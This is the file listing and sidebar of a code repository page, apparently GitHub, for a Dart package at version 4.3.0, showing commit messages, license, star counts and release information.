.gitignore	feat: added query params support, moved port to Uri. (#25)	2 years ago
CHANGELOG.md	docs: update changelog	10 days ago
CODE_OF_CONDUCT.md	feat: adding code of conduct (#61)	2 months ago
LICENSE	initial commit	3 years ago
README.md	docs: change version to 4.3.0	10 days ago
analysis_options.yaml	feat: remove flutter dependency (breaking change) (#58)	2 months ago
pubspec.yaml	docs: change version to 4.3.0	10 days ago

README.md

About

No description, website, or topics provided.

Readme
MIT license
Code of conduct
113 stars
3 watching
46 forks

Releases 14

4.3.0 Latest
10 days ago

+ 13 releases

Packages

No packages published
Publish your first package

Contributors 19

+ 8 contributors

Languages

Dart 100.0%